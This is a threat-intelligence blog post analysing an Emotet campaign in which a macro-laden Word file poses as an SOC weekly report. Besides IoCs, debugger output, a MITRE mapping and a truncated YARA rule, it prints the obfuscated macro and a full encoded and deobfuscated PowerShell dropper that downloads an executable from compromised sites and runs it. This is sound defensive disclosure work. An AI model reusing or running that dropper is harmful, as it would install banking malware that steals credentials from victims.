Is Emotet gang targeting companies with external SOC?

marcoramilli.com/2019/10/14/is-emotet-gang-targeting-companies-with-external-soc

View all posts by marcoramilli October 14, 2019

Introduction

The group behind Emotet malware is getting smarter and smarter in the way the deliver such a Malware. While the infection schema looks alike from years; the way the group tries to infect victims improves from day to day.
Today I'd like to share a quick analysis resulted by a very interesting email which claimed to deliver a **SOC "weekly report"** on the victim email. First of all the attacker knew the target organization was protected by a SOC (Security Operation Center) so she sent a well crafted email claiming to deliver a Microsoft document wrapping out the weekly SOC report as a normal activity in order to induce the victim to open-it.

SOC report 10 12 2019.doc (`6125489453c1824da3e28a54708e7c77875e500dd82a59c96c1d1e5ee88dcad7`) is the delivered file sent on Oct 11, 2019, 11:06:09 PM from `grecia@ambientehomedecor.com` . I believe that `ambientehomedecor.com` is not a malicious domain but mostly a new compromised one.


Technical Analysis

Hash	6125489453c1824da3e28a54708e7c77875e500dd82a59c96c1d1e5ee88dcad7
Threat	Word document Dropper (Emotet)
Brief Description	First stage of Emotet campaign targeting organization with Security Operation Centers
Ssdeep	6144:tkPNPASKUzSRnLx3Q4td9pB8LGme764XNNHBly:tkPNPAfUGRt3b3B8LGL6CNJ

Following the original eMail headers from `grecia@ambientehomedecor.com` to victim's email box it is possible to figure-out the attacker used a SMPT client who left trace about the original sender IP address which happens to be: `81.48.36.59` . According to IPLocation that address is related to a very nice town in northern France: Thury-Harcourt, France.

Thury-Harcourt, France. Sender IP

The attached document is a well obfuscated Microsoft Word document which asks to enable macros in order to view its content. The `autoopen` function begins a complex obfuscated chain which tries to deter analyst by introducing junk code, junk variable assignments and fake apparent real comments. The following image proves the adopted obfuscation technique. The function `c878cxx90590` is the “Real Code” by meaning is not part of junk code but actually is the function who really performs malicious actions. As you might see being in the middle of hundreds similar lines of code it gets hard to spot.




```
'Investor052 Michale Falls, New Gage, Bhutan Regional9471 Rosenbaum Corners, North Guadalupe, Estonia
bx39050668005 = Rnd(x7937cx9037 * ChrB(868)) + Log(170)
'Dynamic7497 Zachariah Island, New Freddy, Ecuador Direct8852 Zechariah Corners, Bradtkeborough, South Africa
x8102cx120020 = Rnd(b20500094c2 * ChrB(605)) + Log(247)
'Human8771 Elvis Views, Adriannaborough, Tonga Future3569 Moses Ridge, West Jameyburgh, Fiji
x73cbx204b63 = Rnd(c90x080b64b70 * ChrB(684)) + Log(754)
'Future811 Sylvester Plains, West Ian, Hungary Global6667 Reynolds Underpass, New Jarred, Guinea-Bissau
c903709671912 = Rnd(bc0b004b5c7 * ChrB(35)) + Log(249)
'Central447 Jaren Mission, Wolfview, Falkland Islands (Malvinas) Regional9923 Hackett Fork, South Keltonfurt, Myanmar
cx5x0063602 = Rnd(x40x5603009 * ChrB(427)) + Log(677)
'Investor3523 Hortense Forge, Watersshire, American Samoa Dynamic02003 Lillian Flats, Fridaburgh, Ecuador
c878cxx90590
   'Human025 Sipes Turnpike, North Alivialand, Czech Republic Regional51294 Winfield Neck, Geraldinefurt, Kiribati
b7c1000000bb = Rnd(c0010160800b * ChrB(38)) + Log(985)
'Lead900 Elisa Inlet, North Leilanimouth, Japan Future70537 Wunsch Port, Nyasialand, Vietnam
bx03c1x71000 = Rnd(b429023440c0 * ChrB(682)) + Log(466)
```

Expression	Value	Type	Context
c878cxx90590	<Out of context>	Variant/Empty	c305775050b9.autoopen
c90x080b64b70	<Out of context>	Variant/Empty	c305775050b9.autoopen

Obfuscated Macro

The obfuscated macro creates on-memory objects and runs them without passing through temporary files. The following image shows the auto-run created object before the Drop’n Execute. The analysed variable in the following image is the `c0639047895c6` which, in that specific run, holds the Win32_ProcessStartup created Object for fulfill persistence on the victim machine.



SOCReport - c305775050b9 (Code)

(General) c0639047895c6


```
'Investor7462 Jed Trafficway, Hillschester, Mexico Product06655 Elna Road, South Roma, Guam
xc0490x19973 = Rnd(c0bb8b879670 * ChrB(616)) + Log(444)
'Human651 Cronin Path, Wunschmouth, Jersey Regional083 Thompson Passage, South Nona, Montenegro
c25048407c0xc = Rnd(c704883283699 * ChrB(178)) + Log(533)
'Chief81832 Block Junctions, Littleshire, New Caledonia Product3375 Walton Point, Stellamouth, Macedonia
Set c0639047895c6 = GetObject(b45c5507290(b80600052c9 + c0508009859.xc0cb030804 + cx9x009b5c518))
   'Customer35265 Mann Ports, Hammesmouth, United States of America Global2917 Kihn Mountains, Murazikside, Dominica
b10b20356410 = Rnd(b60x096490x * ChrB(424)) + Log(380)
'Regional8019 Lee Ford, East Novella, Tanzania Forward24123 Murray Landing, Hermistonstad, Uzbekistan
x412x5b46c08 = Rnd(c747385c0x43 * ChrB(255)) + Log(65)
```

Watches

Expression	Value	Context
⊟ Path_		c305775050b9.c0639047895c6
Authority	""	c305775050b9.c0639047895c6
Class	"Win32_ProcessStartup"	c305775050b9.c0639047895c6
DisplayName	"WINMGMTS:{authenticationLevel=pktPrivacy,impersonationLevel=impersonate}!\\TOIAIRS\ROOT\ci	c305775050b9.c0639047895c6
IsClass	True	c305775050b9.c0639047895c6
IsSingleton	False	c305775050b9.c0639047895c6
⊞ Keys		c305775050b9.c0639047895c6
Locale	""	c305775050b9.c0639047895c6

Object Building

Once the dropper assured the persistence and to run during the start-up, it carves from itself the following powershell script. The script runs an encoded string hiding the dropping ULRs. The base64 decoded string shows a romantic `foreach` statement looping through a list of compromised websites hosting the real payload : `de6a8b8612b5236a18eea1a6a8f53e117d046cf2ad95e079a6715af68f8d2216` (VT 6/69). It finally saves the dropped file in a userprofile location as placed in the variable `xc0x57b38b2x7` , before running it. The following image shows the powershell script before and after the encoding by giving a quick description on it.



```
powershell -enco PAAjACAAaAB0AHQAcABzADoALwAvAHcAdwB3AC4AbQBpAGMAcgBvAHMAbwBmAHQALgBjAG8AbQAvACAAIwA+ACAAJABiADQAMABiADQAOQA4ADAANwA4ADAAMwAwAD0
AJwB4ADcAMwBiADUAMwA1ADIAMAA0ADYAMQAnADsAJABjAGMAYgAzAHgAMgAxADYANwBiADYAMQAgAD0AIAAnADUAMwA5ACcAOwAkAHgANwA4ADAAMwB4AHgANAAxADgAMAAwAD0AJwBiADg
AMwAwADAANAA1AGMAYwAwADUAYwAnADsAJABjADcANgAwADAAOQAwADQAMAA1ADcAPQAkAGUAbgB2ADoAdQBzAGUAcgBwAHIAbwBmAGkAbABlACsAJwBcACcAKwAkAGMAYwBiADMAeAAyADE
ANgA3AGIANgAxACsAJwAuAGUAeABlACcAOwAkAGMAMAA2AGIANQB4ADgAMQA5ADAAeAA2AGMAPQAnAGIANQA0ADAAMAA0ADAAMQAyADcAMAAnADsAJABiADQAMgAwADMAMAA2ADYAOAAxADU
APQAmACgAJwBuAGUAdwAnACsAJwAtAG8AYgBqACcAKwAnAGUAYwB0ACcAKQAgAE4AZQB0AC4AdwBFAGIAYwBMAGkAZQBuAHQAOwAkAGMAMgAwADEANgAxAGMAOAA3ADEAMQA2AD0AJwBoAHQ
AdABwADoALwAvAHQAaABpAGoAcwBtAG8AcgBsAGkAbwBuAC4AYwBvAG0ALwB3AHAALQBhAGQAbQBpAG4ALwBoADUAMgAwADcANwAvACoAaAB0AHQAcAA6AC8ALwB0AGgAZQBnAGkAbwBpAGc
AYQBzAC4AYwBvAG0ALwBMAG8AZwBpAG4ALwAxAGcAOQA4AC8AKgBoAHQAdABwADoALwAvAHkAeQA2ADIANgAyAC4AYwBvAG0ALwB3AG8AcgBkAHAAcgBlAHMAcwAvAGgANgA3ADAALwAqAGg
AdAB0AHAAOgAvAC8AdABoAGUAbgBlAHcAcwA0AHYAaQBlAHcAcwAuAGMAbwBtAC8AOQBtAGMAbQBuAHAAMwAvADIAaQAzADYALwAqAGgAdAB0AHAAOgAvAC8AcQB1AGUAZQBuAGkAZQBrAGE
AdwBhAGIAZQAuAGMAbwBtAC8AYQBsAGwAXwBwAGgAbwB0AG8AcwAvADQAZQBsADcANQAvACcALgAiAHMAcABsAGAASQB0ACIAKAAnACoAJwApADsAJABiADAANQBjADAAYwA5ADMAYwAwADU
ANwAwAD0AJwBiADAANAAxADEAeAA5ADMAYgAxADEANQAwACcAOwBmAG8AcgBlAGEAYwBoACgAJAB4AHgAeABiADAANABiAGIAOAAzADMANQAwACAAaQBuACAAJABjADIAMAAxADYAMQBjADg
ANwAxADEANgApAHsAdAByAHkAewAkAGIANAAyADAAMwAwADYANgA4ADEANQAuACIAZABgAG8AVwBOAEwAbwBgAEEARABGAGAASQBsAEUAIgAoACQAeAB4AHgAYgAwADQAYgBiADgAMwAzADU
AMAAsACAAJABjADcANgAwADAAOQAwADQAMAA1ADcAKQA7ACQAYgA3ADAAMAAwADAANQAwADgAeAA1AD0AJwBiADAAMwBjAHgAMAAwADQAMQA4ADAAJwA7AEkAZgAgACgAKAAuACgAJwBHAGU
AdAAnACsAJwAtAEkAdABlAG0AJwApACAAJABjADcANgAwADAAOQAwADQAMAA1ADcAKQAuACIATABFAE4AYABHAHQAaAAiACAALQBnAGUAIAAzADUAOAA2ADAAKQAgAHsAWwBEAGkAYQBnAG4
AbwBzAHQAaQBjAHMALgBQAHIAbwBjAGUAcwBzAF0AOgA6ACIAcwBUAGAAQQByAHQAIgAoACQAYwA3ADYAMAAwADkAMAA0ADAANQA3ACkAOwAkAGIAMAA5ADgAMAAwADAANAAwADcAMAA3AD0
AJwB4ADAAYwAwADIANQAwADEAMABiADUAYgA5ACcAOwBiAHIAZQBhAGsAOwAkAGMAYwB4AHgANABiADAAMAA0ADgAeAA9ACcAYwA5ADEANAA5AHgAMwA1ADUAeAA2ACcAfQB9AGMAYQB0AGM
AaAB7AH0AfQAkAHgAeAA3AGMAOQB4AGMAYgAwADQAMAA2ADgAPQAnAGMAOQBiADEAYgA2ADEAMQAwAHgANAAnAA==

==========================================================================================================================

<# https://www.microsoft.com/ #>
$bb147x080c2='x2730503cb06';
$b5x0c4c6b3488 = '856';
$cb05c6510c007='c018309x0c2';
$xc0x57b38b2x7=$env:userprofile+'\'+$b5x0c4c6b3488+'exe';
$x3094x09c0b0='cc082602x31';
$xc2c295x20802=('n'+'ew-obje'+'ct') NeTwEBCLiENT;

$b00b1371081='http://xsnonline.us/blogs/4x466v/*http://obbydeemusic.com/aqoeivj4fd/us5htvn/*http://veeplan.com/wp-content/dW0o3RoJNG/*http://www.kmacobd.com/u9r/*http://aijdjy.com/dup-installer/t0/'"spL`iT"('*');

$cxc2000153b='c78xb8790006';

foreach($bc16801430cx in $b00b1371081){
        try{
                $xc2c295x20802"DowNL`OAdfi`Le"($bc16801430cx, $xc0x57b38b2x7);
                $b9366b008x6='c0300c98270';
                If ((('Get-I'+'t'+'em') $xc0x57b38b2x7)"l`engTh" -ge 24516) {
                        [DiagnosticsProcess]::"s`TarT"($xc0x57b38b2x7);
                        $bxc100525c074='c7604007xx328';
                        break;
                        $b2037060949='xx20b93043c0'
                }
        }catch{}
}

$xc56003958xx='c059234006c0'
NORMAL  /tmp/deobuscated_run5[+]          60% ☰ 18/30 ㏑ : 12 ☰[5]trailing
```


Final Deobfuscated Dropper

According to VT, the final run looks like Emotet, a banking trojan who steals credentials, cookies and eCoin wallets. Emotet is also able to access to saved credentials of the major browser like Chromium, Firefox, Opera, Vivaldi to exfiltrate cookies, and to send back to command and control found victim information. But let's try to quickly check it.

Analysis of dropped and executed file (emotet)

Hash	de6a8b8612b5236a18eea1a6a8f53e117d046cf2ad95e079a6715af68f8d2216
Threat	Emotet. Data Exfiltration
Brief Description	Dropped and Executed by previous stage
Ssdeep	3072:2xUIvfl2nnKJFddS2TZGjRurmOEfRtaG/70Jfm4JuLYwO9/+TI:2lvfUnKJFddhAjYrmOEpzcflQu1+

The dropped file (VT 12/69), grabbed from the dropping URLs inside the previous powershell script, is an executable packed by internal functions which uses several techniques to avoid static and dynamic analysis. For example it deletes the original file once executed, it resolves an unusual very high number of APIs and it dynamically resolves functions avoiding static analysis.



```
debug029:0022050D
debug029:0022050D loc_22050D:                          ; CODE XREF: debug029:0022047E↑j
debug029:0022050D                                      ; debug029:0022049E↑j ...
debug029:0022050D mov     edx, [esi+18h]
debug029:00220510 test    edx, edx                     ; Logical Compare
debug029:00220512 jnz     loc_220483                   ; Jump if Not Zero (ZF=0)
debug029:00220518 xor     eax, eax                     ; Logical Exclusive OR
UNKNOWN 00220510: debug029:00220510 (Synchronized with EIP)
```


```
EAX 77200200 ntdll32.dll:ntdll_Nls      ID   0
EBX 0022EB3F debug029:0022EB3F          VIP  0
ECX 0726774C                            VIF  0
EDX 00400000 Emotet.exe:00400000        AC   0
ESI 004E2A30 debug015:004E2A30          VM   0
EDI 0022EB44 debug029:0022EB44          RF   0
EBP 00220000 debug029:00220000          NT   0
ESP 0018FCF8 debug007:0018FCF8          IOPL 0
                                        OF   0
                                        DF   0
```

```
00400010  B8 00 00 00 00 00 00 00  40 00 00 00 00 00 00 00  ........@.......
00400020  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  ................
00400030  00 00 00 00 00 00 00 00  00 00 00 00 F0 00 00 00  ............ð...
00400040  0E 1F BA 0E 00 B4 09 CD  21 B8 01 4C CD 21 54 68  ..º..´.Í!¸.LÍ!Th
00400050  69 73 20 70 72 6F 67 72  61 6D 20 63 61 6E 6E 6F  is program canno
00400060  74 20 62 65 20 72 75 6E  20 69 6E 20 44 4F 53 20  t be run in DOS 
UNKNOWN 0040006F: Emotet.exe:0040006F
AU: idle   Down   Disk: 231GB
```

```
0018FCF8  0022EB44  debug029:0022EB44
0018FCFC  00000000
0018FD00  00220000  debug029:00220000
0018FD04  0022EB3F  debug029:0022EB3F
0018FD08  FFFFFFFE
UNKNOWN 0018FCF8: debug007:0018FCF8 (Synchronized with ESP)
```

Emotet Depacked

During the running phase the analyzed sample records many information on the hosting machine, it asks for local public IP address by querying an external resource: http[://185[.42[.221[.78:443/whoami.php and finally it pushes out those information to external Command and Control (please refer to IoC section for the complete C2 list).



```
004D20D0  4E 00 55 00 4D 00 42 00  45 00 52 00 5F 00 4F 00  N.U.M.B.E.R._.O.
004D20E0  46 00 5F 00 50 00 52 00  4F 00 43 00 45 00 53 00  F._.P.R.O.C.E.S.
004D20F0  53 00 4F 00 52 00 53 00  3D 00 32 00 00 00 4F 00  S.O.R.S.=.2...O.
004D2100  53 00 3D 00 57 00 69 00  6E 00 64 00 6F 00 77 00  S.=.W.i.n.d.o.w.
004D2110  73 00 5F 00 4E 00 54 00  00 00 50 00 61 00 74 00  s._.N.T...P.a.t.
004D2120  68 00 3D 00 43 00 3A 00  5C 00 50 00 72 00 6F 00  h.=.C.:.\.P.r.o.
004D2130  67 00 72 00 61 00 6D 00  20 00 46 00 69 00 6C 00  g.r.a.m.·.F.i.l.
004D2140  65 00 73 00 20 00 28 00  78 00 38 00 36 00 29 00  e.s.·.(.x.8.6.).
004D2150  5C 00 52 00 53 00 41 00  20 00 53 00 65 00 63 00  \.R.S.A.·.S.e.c.
004D2160  75 00 72 00 49 00 44 00  20 00 54 00 6F 00 6B 00  u.r.I.D.·.T.o.k.
004D2170  65 00 6E 00 20 00 43 00  6F 00 6D 00 6D 00 6F 00  e.n.·.C.o.m.m.o.
004D2180  6E 00 3B 00 43 00 3A 00  5C 00 50 00 72 00 6F 00  n.;.C.:.\.P.r.o.
UNKNOWN 004D211D: debug019:004D211D (Synchronized with EIP, IDA View-EIP)
AU: idle    Down    Disk: 231GB
```


```
0018FCF8  0022EB44  debug026:0022EB44
0018FCFC  00000000
0018FD00  00220000  debug026:00220000
0018FD04  0022EB3F  debug026:0022EB3F
0018FD08  FFFFFFFE
0018FD0C  004D1C68  debug019:004D1C68
0018FD10  0726774C
0018FD14  003D1198  debug018:003D1198
0018FD18  00220045  debug026:00220045
0018FD1C  0022EB44  debug026:0022EB44
0018FD20  002BEB8C  debug027:002BEB8C
UNKNOWN 0018FCF8: debug007:0018FCF8 (Synchronized with ESP)
```

Recorded Information

The sample starts a local service called `khmerdefine` and assures its persistence by adding that file in `c:\Windows\SysWOW64` and setting up a system service in autorun. AV and plenty static traffic signatures confirm we are facing a new encrypted version of Emotet trojan.

Conclusion

Emotet gang is getting smarter and smarter in delivery artifacts. That time they addressed companies having an external Security Operation Center (SOC) pretending to simulate an external SOC operator who sends periodic reports to the company. The delivery content was a Microsoft word document within heavily obfuscated Macros who eventually drops and executes Emotet Malware. The following image represent the compiled MITRE ATT&CK matrix in order to qualify stages and to describe the overall behavior.



Initial-Access (10)	Execution (33)	Persistence (58)	Privilege-Escalation (28)	Defense-Evasion (63)	Credential-Access (19)	Discovery (20)	Lateral-Movement (17)	Collection (13)	Exfiltration (9)	Command-And-Control (21)
	Execution through Module Load	New Service	New Service	Indicator Removal on Host		Process Discovery	Remote File Copy			Remote File Copy
	Command-Line Interface	Modify Existing Service	Process Injection	Modify Registry		Query Registry				Standard Non-Application Layer Protocol
		Registry Run Keys / Startup Folder		Disabling Security Tools		Security Software Discovery				
				File Deletion		System Information Discovery				
				Clear Command History						
				Process Injection						

MITRE ATT&CK

IoC

email:
grecia@ambientehomedecor.com

Hash:
6125489453c1824da3e28a54708e7c77875e500dd82a59c96c1d1e5ee88dcad7 (.doc)
de6a8b8612b5236a18eea1a6a8f53e117d046cf2ad95e079a6715af68f8d2216 (.exe)

Drop URLs:
http[://xsnonline[.us/blogs/4x466v/
http[://obbydeemusic[.com/aqoeivj4fd/us5htvn/
http[://veeplan[.com/wp-content/dW0o3RoJNG/
http[://wwwkmacobd[.com/u9r/
http[://aijdjy[.com/dup-installer/t0/

C2 (Emotet):
http[://186[.75[.241[.230/cone/loadan/splash/merge/
http[://186[.75[.241[.230/results/json/

http[://186[.75[.241[.230/balloon/json/
http[://186[.75[.241[.230/enable/arizona/splash/merge/
http[://186[.75[.241[.230/acquire/
http[://181[.143[.194.[138:443/health/splash/sess/merge/
http[://85[.104[.59[.244:20/enable/rtm/sess/merge/

Yara Rules

```
rule EMOTET_SOC_EXE {
   meta:
      date = "2019-10-13"
      hash1 = "de6a8b8612b5236a18eea1a6a8f53e117d046cf2ad95e079a6715af68f8d2216"
   strings:
      $x1 = "c:\\Users\\User\\Desktop\\2003\\Efential\\Release\\EFENTIAL.pdb" fullword
ascii
      $s2 = "EFENTIAL.exe" fullword ascii
      $s3 =
"ZNtlsIkbp2bxIIBXLbRtd3e85g7mJ73gSFPnybocDj/xsKVPWxzllXY/FdB150/ewzkkdzDw5VMbiVfS/SPd0FlXp
 ascii
      $s4 =
"tblJgbnpgZmZCaHxmfEpoaS9Cb31DfHpZfVJobW5SYG56YGZmQmh8ZnxKaGkvQm99Q3x6WX1SaG1uUmBuemBmZkJo
 ascii /* base64 encoded string
'nR`nz`ffBh|f|Jhi/Bo}C|zY}RhmnR`nz`ffBh|f|Jhi/Bo}C|zY}RhmnR`nz`ffBh|f|Jhi/Bo}C|zY}RhmnR`nz
 */
      $s5 =
"C9813Hcfx1BkY3VrYVwfB4tWs+/Eb93UVwdvrbdywicNqMdPSiMzJFXbZbSLG6cDA/O9Vy2ob3d3PeVLcie95EpT5
 ascii
      $s6 =
"G+MfTPu8J3chkKdvVwmN7R/fNdx3H8cxWUFva2FcHweLIPfrnG/d1FcHb/FxEOQnDajHT0qu26c122W0ixunZpkE2
 ascii
      $s7 =
"RSVloG9h6HM56NP1tCMFZKs69gEEW+JoiOCz9U3uI3uYsb+mL2+97Wf903wpFDCKiBjjtt/TznbwXOcnHS87rh7rG
 ascii
      $s8 =
"iOC7W7cnZWhtQTw5nu3bSa/eHxvVFB3RfZP9CFkKs3KWazNkXJPk+HTPmTvpWFcnpLn2DUFtp2v1ELP9acqRoKOXI
 ascii
      $s9 =
"6RzgkjSOWDNk6FtXIb1gBQ0oTx93sMelCVJYrG9ZEJB07FiwoYhZkKiSkNh3DQweyOCz9UXEmKjkHOXYfeRY2qT4p
 ascii
      $s10 =
